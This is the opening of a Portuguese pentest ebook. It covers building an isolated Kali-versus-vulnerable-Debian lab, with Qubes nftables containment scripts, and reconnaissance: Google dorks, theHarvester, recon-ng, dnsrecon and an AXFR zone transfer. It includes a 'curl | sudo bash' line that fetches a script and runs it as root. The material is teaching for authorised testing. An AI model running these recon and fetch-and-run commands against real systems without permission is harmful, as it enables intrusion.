KALIKA

PARA HACKERS

PENTEST AVANÇADO

o conhecimento que destrói a ilusão de segurança

Nao.Importa.Web

Nao.Importa.Web

Kalika para Hackers

Pentest avançado

4ª edição
Brasil
LivreEbooks
2026

https://www.livreebooks.com.br

Nao.Importa.Web
Kalika para Hackers : Pentest avançado / Nao.Importa.Web
Brasil : LivreEbooks, 2026.

1. Abertura. 2. O ambiente. 3. Reconhecimento e varredura. 4. Foothold: credenciais fracas. 5. DNS: transferência de zona (AXFR). 6. FTP: anônimo, backdoor (2.3.4) e negação de serviço. 7. Samba / SMB. 8. SMTP: open relay e VRFY.

CDD 005.8 CDU 004.056

Ficha catalográfica

À Kālikā — Kālī, a primeira das Dez Mahāvidyās, deusa do tempo e da sabedoria que destrói a ignorância —, cujo nome a comunidade de segurança carrega em sua ferramenta mais afiada. Que a lucidez feroz que ela personifica guie quem lê estas páginas: não para destruir por destruir, mas para iluminar o que estava oculto.

Kālikā é a primeira das Dez Mahāvidyās, as Dez Grandes Sabedorias. Seu nome carrega o tempo (kāla); sua dança, o fim de toda ilusão. A deusa que assusta é também a que ilumina: destruir a ignorância é o seu ofício.

Nenhum sistema é seguro para quem entende como ele quebra. Entender é o primeiro ato de defesa.
— Kalika para Hackers

Agradecimentos

Este livro apoia-se em ombros largos: na comunidade de código aberto que mantém o Kali Linux e as centenas de ferramentas que dão vida a estas páginas, e em todos que documentam, com rigor e generosidade, a arte de atacar para melhor defender.

Apresentação

O nome deste livro é uma homenagem dupla. O Kali Linux, a distribuição sobre a qual ele é construído, carrega — na leitura que a comunidade consagrou — o nome da deusa Kali, ou Kālikā. E Kālikā, na tradição tântrica, não é apenas a divindade da destruição: é a Ādyā Mahāvidyā, a primeira das dez deusas da sabedoria transcendente, as Mahāvidyās, literalmente "grandes conhecimentos". Sua iconografia terrível — a pele escura, o colar de crânios, a espada — representa o corte que a verdade faz na ignorância.

É essa a imagem que o livro adota: o conhecimento ofensivo não como violência gratuita, mas como a lucidez que desfaz a ilusão de que um sistema está protegido só porque ninguém olhou de perto. Cada capítulo é uma pequena destruição controlada — uma falha exposta à luz, compreendida e, ao fim, remediada. Leia com o laboratório por perto e as mãos no teclado: é assim que o conhecimento que Kālikā representa se torna seu.

Boa leitura — e boa caça.

Abertura

Na mitologia hindu, **Kālikā** — mais conhecida como **Kali** — é a divindade do tempo, da destruição e da transformação: pele escura, colar de crânios, língua de fora, dançando sobre o que precisa ser derrubado para que algo novo nasça. É uma figura de poder que aterroriza e protege ao mesmo tempo. Mas há um aspecto dela que costuma passar despercebido e que dá o tom deste livro: na tradição tântrica, Kālikā é a **primeira das Dez Mahāvidyās**, as "Dez Grandes Sabedorias" — ou seja, uma **deusa do conhecimento**, aquela cuja função é destruir a ignorância (*avidyā*). Não por acaso a distribuição de referência do pentest ofensivo se chama **Kali Linux**, e a iconografia da deusa acompanha a comunidade há anos. Este livro adota esse nome de propósito: conhecer como um sistema quebra é uma forma de destruição que ilumina — o conhecimento que derruba a ilusão de segurança. Kali Linux bem que poderia se chamar Kalika Linux.

O que é este livro

Kalika para Hackers é um livro **prático** de teste de intrusão (pentest) com o **Kali Linux**. Ele não é um tratado teórico: cada capítulo pega uma **classe de falha** real, instalada num alvo de laboratório, e a explora do início ao fim com as ferramentas que já vêm no Kali — do reconhecimento à captura da evidência, terminando sempre com a **remediação**. A premissa é simples: você só entende de verdade uma vulnerabilidade quando a explora com as próprias mãos, num ambiente onde isso é legal e seguro.

O alvo de todo o livro é o **projeto_meu_deus**, um laboratório de código aberto que transforma um Debian limpo numa máquina propositalmente vulnerável, com cerca de vinte serviços mal configurados. Cada um desses serviços — o FTP anônimo, o Samba aberto, o Redis sem senha, o WordPress desatualizado, o Log4Shell — é o tema de um capítulo. Ao final, você terá comprometido a máquina inteira, do primeiro pacote de reconhecimento à escalação para `root`.

Para quem é

O livro pressupõe familiaridade com Linux, redes TCP/IP e linha de comando. Não é um primeiro contato com computação, mas **é** um primeiro contato estruturado com o ofício ofensivo: cada ferramenta é apresentada quando entra em cena, com o comando exato e a saída esperada. Quem já cursou uma formação como o CEH encontra aqui o complemento prático; quem está começando encontra um roteiro reproduzível do zero.

O compromisso ético e legal

Todas as técnicas deste livro existem para um único fim: formar profissionais capazes de **defender** melhor os sistemas que protegem. Elas são demonstradas contra um alvo que **você mesmo** provisiona, isolado, de sua propriedade.

> ***Aviso legal.*** *Executar qualquer técnica ofensiva aqui descrita contra sistemas de terceiros sem* ***autorização formal, por escrito e específica*** *é crime. No Brasil, a* ***Lei nº 12.737/2012*** *(Lei Carolina Dieckmann) tipifica a invasão de dispositivo informático alheio. A linha que separa o profissional do criminoso não está na técnica — está na* ***autorização*** *e na* ***intenção****. O hacking ético acontece dentro de um contrato; fora dele, é apenas hacking.*

Como usar o livro

A ordem dos capítulos reproduz a ordem de um engajamento real. O **capítulo 1** monta o ambiente: o atacante (Kali) e o alvo (projeto*meu*deus), numa rede isolada. O **capítulo 2** faz o reconhecimento e a varredura, mapeando a superfície de ataque. A partir do **capítulo 3**, cada capítulo ataca uma falha específica do alvo, aproximadamente na ordem em que um pentester as encontraria — dos serviços de rede à aplicação web, do banco de dados ao Log4Shell —, culminando na **escalação de privilégio** do capítulo 21 e no **relatório** do capítulo 22.

Cada capítulo de falha segue sempre a mesma anatomia: um gancho que situa a falha, o reconhecimento que a revela, a exploração passo a passo com a ferramenta do Kali, a captura da **flag** (a evidência do comprometimento, como num CTF) e, por fim, a remediação. Acompanhe sempre com o laboratório em execução, reproduzindo cada comando — é assim que o conteúdo se fixa.

Referências

- OFFENSIVE SECURITY. **Kali Linux Documentation**. Disponível em: https://www.kali.org/docs/. Acesso em: 11 jul. 2026.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.
- KINSLEY, David. **Hindu Goddesses: Visions of the Divine Feminine in the Hindu Religious Tradition**. Berkeley: University of California Press, 1988.

Capítulo 1 — O ambiente

Antes de tocar em qualquer alvo, você precisa de um lugar onde tocar seja legal e seguro. Ninguém aprende a atacar em produção — aprende num laboratório que é seu, isolado do mundo, onde estragar não tem consequência. Este capítulo monta esse lugar: de um lado, a máquina atacante com o Kali Linux; do outro, o alvo propositalmente vulnerável; e, entre os dois, uma rede fechada onde só eles se falam. É a fundação de todos os capítulos seguintes — faça com calma.

As duas máquinas do laboratório

Todo o livro se apoia em duas máquinas virtuais numa rede isolada. A **atacante** roda o **Kali Linux**, a distribuição de referência do pentest, com centenas de ferramentas já instaladas — é de onde você dispara cada comando. O **alvo** roda o **projeto_meu_deus**, um laboratório de código aberto — com o repositório oficial em github.com/naoimportaweb/projeto-meu-deus — que transforma um Debian limpo numa máquina cheia de serviços mal configurados de propósito. Cada falha desse alvo é um capítulo deste livro; ao explorá-las em sequência, você comprometerá a máquina inteira.

A separação é essencial. O alvo será deixado **gravemente inseguro** — FTP anônimo, bancos de dados sem senha, `root` acessível. Se essa máquina alcançar a internet ou a sua rede doméstica, ela vira um convite para invasores reais e um possível trampolim para atacar terceiros. A regra número um do laboratório, portanto, é o **isolamento**: o alvo só conversa com o atacante.

Escolhendo a virtualização

Qualquer hipervisor que ofereça uma **rede isolada** entre as VMs serve. Os mais comuns são:

- **VirtualBox** — gratuito e multiplataforma; ideal para começar. Use uma rede do tipo *Host-Only* ou *Internal Network*.
- **VMware Workstation/Player** — desempenho superior e snapshots robustos; use uma rede *Host-only*.
- **KVM/QEMU** — no Linux, a opção mais performática; crie uma rede *isolated* no libvirt.
- **Qubes OS** — o ambiente de referência deste livro, por levar o isolamento a sério por padrão. Exige alguns cuidados de rede que veremos adiante.

O princípio é o mesmo em todos: uma rede virtual segregada, sem rota para a internet depois de tudo pronto. As varreduras agressivas, a exploração e os ataques deste livro não podem vazar para a rede real.

A máquina atacante: Kali Linux

Baixe a imagem oficial do Kali em kali.org/get-kali — há imagens de instalador e imagens prontas para VirtualBox/VMware. **Sempre** verifique o hash SHA-256 antes de usar: uma imagem adulterada compromete todo o laboratório desde a raiz.

```
# compare a saída com o hash publicado no site oficial
sha256sum kali-linux-2026.x-installer-amd64.iso
```

Depois de instalar e iniciar o Kali, atualize o sistema — é sempre o primeiro passo:

```
sudo apt update && sudo apt full-upgrade -y
```

O Kali já traz quase todo o arsenal deste livro (`nmap`, `hydra`, `sqlmap`, `enum4linux-ng`, `wpscan`, `metasploit-framework` e dezenas de outras). Onde um capítulo exigir uma ferramenta que não venha por padrão, o próprio capítulo mostra como instalá-la.

A máquina-alvo: o laboratório projeto*meu*deus

O alvo é montado pelo **projeto_meu_deus**, um único script `bash` (`provision.sh`) que instala e desconfigura os serviços vulneráveis. O fluxo é o mais simples possível: numa VM Debian limpa e com

internet, um único comando `curl` baixa o script do repositório oficial e o executa como `root`, instalando tudo de uma vez.

```
# numa VM Debian 12/13 limpa, COM internet — instala todos os módulos, sem menu:
curl -fsSL https://raw.githubusercontent.com/naoimportaweb/projeto-meu-deus/refs/heads/main/provision.sh | sudo bash -s -- --all --yes
```

Rode-o **com internet** — o script usa `curl` e `apt` para baixar pacotes; só **depois** de terminar é que a máquina será isolada. Ao final, ele imprime o IP do alvo, as portas abertas e os serviços que subiu. Se preferir escolher os serviços um a um em vez de instalar tudo, baixe o script primeiro (sem o `| bash`) e rode-o para abrir o **menu interativo** de seleção:

```
curl -fsSL https://raw.githubusercontent.com/naoimportaweb/projeto-meu-deus/refs/heads/main/provision.sh -o provision.sh
chmod +x provision.sh
sudo ./provision.sh            # menu de seleção (ou --list para só listar os módulos)
```


Provisionado o alvo, tire um **snapshot** da VM. Você vai querer restaurar esse estado limpo entre uma sessão de estudo e outra — e as flags são realeatorizadas a cada execução do script, então o snapshot preserva o conjunto que você está usando.

Configurando o ambiente no VirtualBox ou VMware

Num hipervisor de desktop como o VirtualBox ou o VMware, configurar o ambiente se resume a criar as duas VMs e ligá-las por uma rede que as deixe conversar entre si e com a internet, mas não com a sua rede real. O passo que exige atenção é justamente esse isolamento.

Isolando o alvo no VirtualBox ou VMware

Com as duas VMs de pé, resta garantir que elas se enxerguem, que o alvo alcance a internet para se provisionar **e nada mais**. A topologia é simples: atacante e alvo compartilham uma rede privada onde se falam; o alvo mantém acesso à internet (para o `apt`), mas **não** alcança a sua LAN real nem os outros qubes.



Topologia do laboratório: o atacante e o alvo se falam; o alvo tem internet (para o apt/provision), mas não alcança a sua LAN real nem os outros qubes.

A figura acima resume essa topologia: de um lado o Kali, de outro o alvo, ligados por uma rede fechada; o alvo enxerga a internet (para instalar pacotes), mas não a sua LAN real nem os outros qubes. Em VirtualBox ou VMware, isso é obtido dando ao alvo dois adaptadores — uma **rede interna** (*Internal*

Network) para falar com o Kali e um **NAT** para a internet, que já o mantém fora da sua LAN. No Qubes OS, o isolamento é mais forte — e por isso exige configuração explícita, como veremos a seguir.

Configurando o ambiente no Qubes OS

O Qubes trata a rede de um jeito próprio, e por isso configurar o ambiente aqui tem dois passos além da instalação do alvo: primeiro **isolar** o alvo — liberando só a Kali e contendo o resto — e, depois, **descobrir os IPs** para o primeiro contato. Os dois exploram o modo como o Qubes roteia o tráfego.

Isolando o alvo no Qubes OS

No Qubes, o isolamento é mais forte — e proposital: cada qube tem IP fixo e **dois qubes atrás da mesma netvm não se enxergam por padrão**. Além disso, o alvo precisa ser **contido**, para que, se comprometido, não use a sua rede real como trampolim. Em vez de aplicar as regras `nft` à mão, o repositório traz três scripts prontos na pasta [`qubes/`] — **um para cada VM**, e o nome de cada script já diz para qual VM ele vai:

- **`sysnet.sh`** → roda na **`sys-net`** (a netvm): libera a comunicação kali↔alvo, dá internet ao alvo, **bloqueia a sua LAN real e os outros qubes** (a contenção mora aqui) e persiste.
- **`exploitable.sh`** → roda no **alvo**: faz o alvo aceitar entrada só da Kali, persiste e prova a proteção (kali=ok, internet=ok, LAN=fail).
- **`kali.sh`** → roda na **Kali**: confirma que a Kali alcança o alvo (ping/curl/`test-lab.sh`).

A ordem é **1) `sysnet.sh` → 2) `exploitable.sh` → 3) `kali.sh`**. Leve cada um para a sua VM com `qvm-copy` (nunca pelo dom0):

```
# do qube onde estão os scripts — cada arquivo chega em ~/QubesIncoming/<origem>/ na VM destino
qvm-copy sysnet.sh
qvm-copy exploitable.sh
qvm-copy kali.sh
```

O script central é o `sysnet.sh`: é ele que faz a rede do lab funcionar **e** contém o alvo. Vale imprimi-lo por inteiro e entender o que cada bloco faz:

```
#!/usr/bin/env bash
# ============================================================
#  sysnet.sh   ->  RODAR NA VM: sys-net
#  Rodar como root:   sudo bash sysnet.sh
# ------------------------------------------------------------
#  Faz TUDO que a sys-net precisa, de uma vez:
#   - libera kali <-> exploitable (comunicacao do lab)
#   - da Internet ao alvo (inclui DNS)
#   - BLOQUEIA a sua LAN real e os outros qubes (contencao)
#   - persiste pra sobreviver a reboot
#  Idempotente: pode rodar de novo sem medo (faz flush antes).
# ============================================================
set -euo pipefail

# ---- IPs (edite se os seus diferirem) ----
KALI_IP="${KALI_IP:-10.137.0.21}"   # kali (atacante)
ALVO_IP="${ALVO_IP:-10.137.0.24}"   # exploitable (alvo)

[ "$(id -u)" -eq 0 ] || { echo "rode como root:  sudo bash $0"; exit 1; }

# ---- aplica ao vivo ----
nft flush chain ip qubes custom-forward 2>/dev/null || true
# comunicacao: kali <-> exploitable  (ANTES dos drops; kali esta em 10/8)
nft add rule ip qubes custom-forward ip saddr "$KALI_IP" ip daddr "$ALVO_IP" accept
nft add rule ip qubes custom-forward ip saddr "$ALVO_IP" ip daddr "$KALI_IP" accept
# DNS do alvo (senao apt nao resolve nomes)
nft add rule ip qubes custom-forward ip saddr "$ALVO_IP" udp dport 53 accept
```

```
nft add rule ip qubes custom-forward ip saddr "$ALVO_IP" tcp dport 53 accept
# bloqueia faixas privadas: sua LAN real + outros qubes (contencao)
nft add rule ip qubes custom-forward ip saddr "$ALVO_IP" ip daddr 10.0.0.0/8     drop
nft add rule ip qubes custom-forward ip saddr "$ALVO_IP" ip daddr 172.16.0.0/12  drop
nft add rule ip qubes custom-forward ip saddr "$ALVO_IP" ip daddr 192.168.0.0/16 drop
# (sem drop final) -> IP publico cai no forward normal do Qubes -> Internet OK
# ---- persiste (a sys-net reaplica a cada reload) ----
tee /rw/config/qubes-firewall-user-script >/dev/null <<EOF
#!/bin/sh
nft flush chain ip qubes custom-forward 2>/dev/null
nft add rule ip qubes custom-forward ip saddr ${KALI_IP} ip daddr ${ALVO_IP} accept
nft add rule ip qubes custom-forward ip saddr ${ALVO_IP} ip daddr ${KALI_IP} accept
nft add rule ip qubes custom-forward ip saddr ${ALVO_IP} udp dport 53 accept
nft add rule ip qubes custom-forward ip saddr ${ALVO_IP} tcp dport 53 accept
nft add rule ip qubes custom-forward ip saddr ${ALVO_IP} ip daddr 10.0.0.0/8     drop
nft add rule ip qubes custom-forward ip saddr ${ALVO_IP} ip daddr 172.16.0.0/12  drop
nft add rule ip qubes custom-forward ip saddr ${ALVO_IP} ip daddr 192.168.0.0/16 drop
EOF
chmod +x /rw/config/qubes-firewall-user-script
```

Lendo de cima para baixo: os dois primeiros `accept` liberam a comunicação **kali↔alvo** nos dois sentidos (precisam vir **antes** dos drops, já que a Kali está na faixa `10/8`); as duas regras de `dport 53` dão **DNS** ao alvo (senão o `apt` não resolve nomes); os três `drop` de `10.0.0.0/8`, `172.16.0.0/12` e `192.168.0.0/16` **barram a sua LAN real e os outros qubes** — é a contenção; e a **ausência** de um `drop` final deixa o tráfego para IPs públicos cair no forward normal do Qubes, ou seja, o alvo **tem internet** (para o `apt`/`provision`) mas **não alcança a sua rede**. O bloco `tee /rw/config/qubes-firewall-user-script` grava as mesmas regras para que a `sys-net` as **reaplique** a cada reload.

Os outros dois scripts são curtos e complementares. No **alvo**, `sudo bash exploitable.sh` restringe a entrada para aceitar só a Kali (uma regra `nft ... custom-input ... ip saddr <kali> accept`), persiste em `/rw/config/rc.local` e **testa a proteção** pingando a Kali (deve dar `ok`), a internet (`ok`) e a sua LAN real (deve `fail`). Na **Kali**, `bash kali.sh` confirma o alcance ao alvo com `ping`, um `curl` na porta 80 e, se estiver presente, roda o `./test-lab.sh` inteiro.

A prova real é **reiniciar as duas VMs** e rodar tudo de novo: as regras persistidas devem se reaplicar sozinhas. E vale a regra de ouro do diagnóstico: se a Kali pinga a internet mas **não** pinga o alvo, o problema é o firewall do Qubes, não a sua configuração — e ataque **sempre da mesma netvm** do alvo, porque o NAT por hop reescreveria a origem e a regra por IP não casaria.

Descobrindo o IP e o primeiro contato

Com a rede pronta, falta o Kali enxergar o alvo — e, para isso, você precisa do **IP de cada máquina**. O jeito mais confiável de descobri-lo é perguntá-lo à **própria máquina**: rode `ip address` (ou a forma curta `ip -4 addr`) no Kali e no alvo, e anote o endereço de cada um.

```
# dentro de cada máquina (no Kali e no alvo)
ip -4 addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 ...
    inet 10.137.0.24/32 brd 10.137.0.24 scope global eth0
```

Um aviso importante para quem usa **Qubes OS**: ao contrário de uma rede *host-only* de VirtualBox/VMware, o Qubes roteia o tráfego **ponto a ponto** — cada qube tem um endereço `/32`, sem broadcast na rede. Por isso um `nmap -sn` na faixa **não** descobre o vizinho: a varredura de descoberta simplesmente não o encontra. Pegue o IP com `ip address` dentro de cada qube, ou liste todos de uma vez a partir do **dom0**:

```
# no dom0 do Qubes
qvm-ls --fields name,ip
```

De posse do IP do alvo, confirme que o Kali chega até ele com um `ping` e, como gesto final de sanidade, peça a página inicial do servidor web — se vier HTML, há vida do outro lado:

```
ping -c2 10.137.0.24
curl -s http://10.137.0.24/ | head
```

Se o `curl` responder com HTML, o laboratório está de pé: o atacante fala com o alvo, o alvo responde, e nada disso vaza para fora. A fundação está pronta. No próximo capítulo, começa o trabalho de verdade — o reconhecimento, onde você aprende tudo o que a máquina revela antes mesmo de atacá-la.

Ferramentas citadas

- **Kali Linux** — distribuição Linux (base Debian) para testes de intrusão, mantida pela OffSec, com centenas de ferramentas pré-instaladas. Licença: código aberto (majoritariamente GPL).
- **projeto_meu_deus** — laboratório de código aberto (`provision.sh`) que provisiona um alvo Debian propositalmente vulnerável para treino de pentest; repositório oficial em github.com/naoimportaweb/projeto-meu-deus. Licença: código aberto.
- **VirtualBox** — hipervisor de virtualização para desktop. Licença: código aberto (GPLv3).
- **Qubes OS** — sistema operacional focado em segurança por isolamento (compartimentação em qubes). Licença: código aberto (GPL).
- **nmap** — varredor de redes e portas; usado aqui para descoberta de hosts. Licença: código aberto (NPSL, derivada da GPL).
- **curl** — cliente de linha de comando para requisições HTTP e outros protocolos. Licença: código aberto (curl license, estilo MIT).

Referências

- OFFENSIVE SECURITY. **Kali Linux Documentation**. Disponível em: https://www.kali.org/docs/. Acesso em: 11 jul. 2026.
- QUBES OS PROJECT. **Qubes Networking**. Disponível em: https://doc.qubes-os.org/en/latest/developer/system/networking.html. Acesso em: 11 jul. 2026.
- NAO.IMPORTA.WEB. **projeto_meu_deus — alvo vulnerável para treino de pentest**. Repositório GitHub. Disponível em: https://github.com/naoimportaweb/projeto-meu-deus. Acesso em: 11 jul. 2026.
- SCARFONE, Karen; SOUPPAYA, Murugiah; CODY, Amanda; OREBAUGH, Angela. **NIST SP 800-115: Technical Guide to Information Security Testing and Assessment**. Gaithersburg: NIST, 2008.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 2 — Reconhecimento e varredura

Ninguém invade o que não conhece. Antes de escrever um único payload, o atacante passa horas só olhando: que portas respondem, que versões rodam, que nomes de máquina a organização deixou escapar. É a parte menos glamourosa e a mais decisiva do trabalho — e é onde você aprende que o alvo entrega, de graça, metade do que precisaria esconder. Este capítulo mapeia a superfície do laboratório projeto*meu*deus antes de tocar em qualquer falha dos próximos.


O **reconhecimento (reconnaissance)** é a primeira fase de qualquer teste de intrusão: coletar informação suficiente sobre o alvo para transformar suposições em alvos concretos. Ele se divide em duas modalidades, e a diferença entre elas define quanto rastro o testador deixa para trás.

Coleta passiva contra coleta ativa

Na **coleta passiva (passive reconnaissance)**, o testador reúne informação sem enviar um único pacote ao alvo: consulta bases públicas, registros WHOIS, cache de mecanismos de busca, certificados TLS publicados em *Certificate Transparency*, redes sociais. O alvo não tem como saber que está sendo estudado, porque a interação ocorre com terceiros, não com ele.

Na **coleta ativa (active reconnaissance)**, o testador interage diretamente com a infraestrutura do alvo — resolve seus DNS contra o servidor autoritativo dele, varre suas portas, requisita suas páginas, faz *fingerprint* dos seus serviços. Cada uma dessas ações gera um registro do lado do alvo: uma linha no log do servidor web, um pacote SYN visto pelo IDS, uma query anômala no servidor DNS.

A consequência prática é o **risco de detecção (detection risk)**. A coleta ativa é mais rica — devolve versões exatas, banners, estruturas de diretório — mas é ruidosa: uma varredura completa de portas é trivial de flagrar. O testador profissional escala do passivo para o ativo de forma deliberada, começando pelo que não deixa rastro e só depois tocando o alvo, ciente de que a partir daí está registrado.



Do passivo ao ativo: quanto mais perto do alvo, mais informação — e mais rastro.

A figura acima resume essa escala: à esquerda, as técnicas que consultam terceiros e não alertam ninguém; à direita, as que interrogam o alvo diretamente e acendem luzes nos logs dele. O restante do capítulo percorre essa escala, da esquerda para a direita.

Google dorking: a busca como ferramenta ofensiva

O ponto de partida passivo mais barato é o próprio mecanismo de busca. **Google dorking** (ou *Google hacking*) é o uso de **operadores de busca (search operators)** para filtrar resultados que expõem informação sensível que a organização não pretendia publicar. Os operadores essenciais:

- `site:` — restringe a um domínio. `site:empresa.local` lista tudo o que o Google indexou daquele domínio, revelando de saída o nome da organização e suas páginas públicas.

- `inurl:` — casa um termo na URL. `site:empresa.local inurl:admin` procura painéis administrativos esquecidos.
- `filetype:` (ou `ext:`) — filtra por extensão. `site:empresa.local filetype:sql` ou `filetype:bak` caça *dumps* de banco e backups largados no servidor.
- `intitle:` — casa no título da página. `intitle:"index of"` denuncia listagem de diretório aberta.

Combinando operadores, o testador enumera **subdomínios** e arquivos que ninguém deveria ver:

```
site:empresa.local -www          # subdomínios além do www
site:empresa.local filetype:pdf confidential
site:empresa.local inurl:wp-content   # instalações WordPress expostas
intitle:"index of" site:empresa.local
```

Aqui entra uma discussão clássica e prática: **dorking é ativo ou passivo?** A resposta depende do gesto. **Formular a busca e ler os resultados é passivo** — quem responde é o Google, com o conteúdo já indexado; o alvo não vê nada. Mas no instante em que o testador **clica no resultado e acessa a página** no servidor do alvo — para confirmar que aquele `backup.sql` realmente está lá —, a interação passa a ser direta e vira **ativa**, com registro no log do alvo. A regra mnemônica: *buscar é passivo; acessar o que se achou é ativo.*

O Kali automatiza a coleta OSINT que o dorking faz à mão. O **theHarvester** agrega e-mails, subdomínios, hosts e nomes a partir de dezenas de fontes públicas (mecanismos de busca, *Certificate Transparency*, DNS):

```
theHarvester -d empresa.local -b bing,crtsh,duckduckgo
**********************************************************************
*  theHarvester 4.x                                                  *
**********************************************************************

[*] Target: empresa.local

[*] Searching Bing, crt.sh, DuckDuckGo.

[*] Hosts found: 5
---------------------
www.empresa.local:10.0.0.2
mail.empresa.local:10.0.0.3
intranet.empresa.local:10.0.0.5
vpn.empresa.local:10.0.0.6

[*] Emails found: 2
---------------------
admin@empresa.local
```

Para investigações mais estruturadas, o **recon-ng** oferece um framework modular no estilo do Metasploit, com *workspaces*, banco de dados e módulos de coleta encadeáveis:

```
recon-ng -w empresa
[recon-ng][empresa] > marketplace install hackertarget
[recon-ng][empresa] > modules load recon/domains-hosts/hackertarget
[recon-ng][empresa] > options set SOURCE empresa.local
[recon-ng][empresa] > run
[*] Country: None
[*] Host: intranet.empresa.local
[*] Ip_Address: 10.0.0.5
[*] Host: vpn.empresa.local
[*] Ip_Address: 10.0.0.6
[*] 4 total (4 new) hosts found.
```

Tudo o que apareceu até aqui foi consultado em terceiros. A partir da próxima seção, os pacotes vão para o alvo.

Reconhecimento de DNS e enumeração de subdomínios

O DNS é a agenda de endereços da organização e, quando mal configurado, entrega o mapa inteiro da rede interna. O laboratório projeto*meu*deus roda um servidor **BIND9** autoritativo para a zona `empresa.local` (módulo `dns`), e o Kali traz várias ferramentas dedicadas a interrogá-lo. A líder é o **dnsrecon**, que faz varredura padrão, força bruta de nomes e tenta a transferência de zona:

```
dnsrecon -d empresa.local -n <IP-do-alvo>
[*] std: Performing General Enumeration against: empresa.local
[*]      SOA ns1.empresa.local 127.0.0.1
[*]      NS ns1.empresa.local 127.0.0.1
[*]      MX mail.empresa.local 10.0.0.3
[*]      A www.empresa.local 127.0.0.1
[*]      A intranet.empresa.local 10.0.0.5
[*]      A vpn.empresa.local 10.0.0.6
[*]      A backup.empresa.local 10.0.0.7
[*]      A admin.empresa.local 10.0.0.8
[*]      TXT _secret.empresa.local FLAG{...}
```

O **dnsenum** faz o mesmo trabalho com um relatório mais linear e força bruta embutida por dicionário; é uma boa segunda opinião:

```
dnsenum --dnsserver <IP-do-alvo> empresa.local
Host's addresses:
www.empresa.local.        604800   IN   A   127.0.0.1
Name Servers:
ns1.empresa.local.        604800   IN   A   127.0.0.1
Trying Zone Transfer for empresa.local on ns1 ...
empresa.local.            604800   IN   SOA (...)
intranet.empresa.local.   604800   IN   A   10.0.0.5
vpn.empresa.local.        604800   IN   A   10.0.0.6
backup.empresa.local.     604800   IN   A   10.0.0.7
```

O **fierce** foca especificamente em descobrir hosts não contíguos e detectar zonas transferíveis, e o **dnsmap** faz *bruteforce* de subdomínios com dicionário próprio — úteis quando a transferência de zona está fechada e é preciso adivinhar nomes:

```
fierce --domain empresa.local --dns-servers <IP-do-alvo>
dnsmap empresa.local -r /home/kali/dnsmap-empresa.txt
```

Todas essas ferramentas convergem, no lab, para a mesma falha: a **transferência de zona (zone transfer / AXFR)** liberada para qualquer cliente. O mecanismo por trás delas é uma única query, que vale ver no manual com o **dig** para entender o que as ferramentas fazem por baixo:

```
dig axfr empresa.local @<IP-do-alvo>
```

O AXFR devolve a zona inteira de uma vez — incluindo `intranet`, `vpn`, `backup` e `admin`, que não estão publicados em lugar nenhum. Essa falha é o assunto de um capítulo próprio adiante; aqui ela serve para popular a lista de alvos.

EyeWitness: screenshots em massa

Enumerar dezenas de hosts e subdomínios gera uma lista longa demais para abrir um a um no navegador. O **EyeWitness** resolve isso: recebe uma lista de alvos, visita cada um, tira uma *screenshot* e monta um relatório HTML com todas as telas lado a lado — o testador identifica de relance quais hosts têm painéis de login, páginas default, ou aplicações interessantes.

```
# alvos.txt com um host/URL por linha (saída do dnsrecon/theHarvester)
eyewitness --web -f alvos.txt -d ~/recon-empresa
[*] Starting Web Requests (4 Hosts)
```

```
[*] Attempting to screenshot http://www.empresa.local
[*] Attempting to screenshot http://intranet.empresa.local
[*] Attempting to screenshot http://<IP-do-alvo>:8080
[*] Finished in 12 seconds.
[*] Report written to /home/kali/recon-empresa/report.html
```

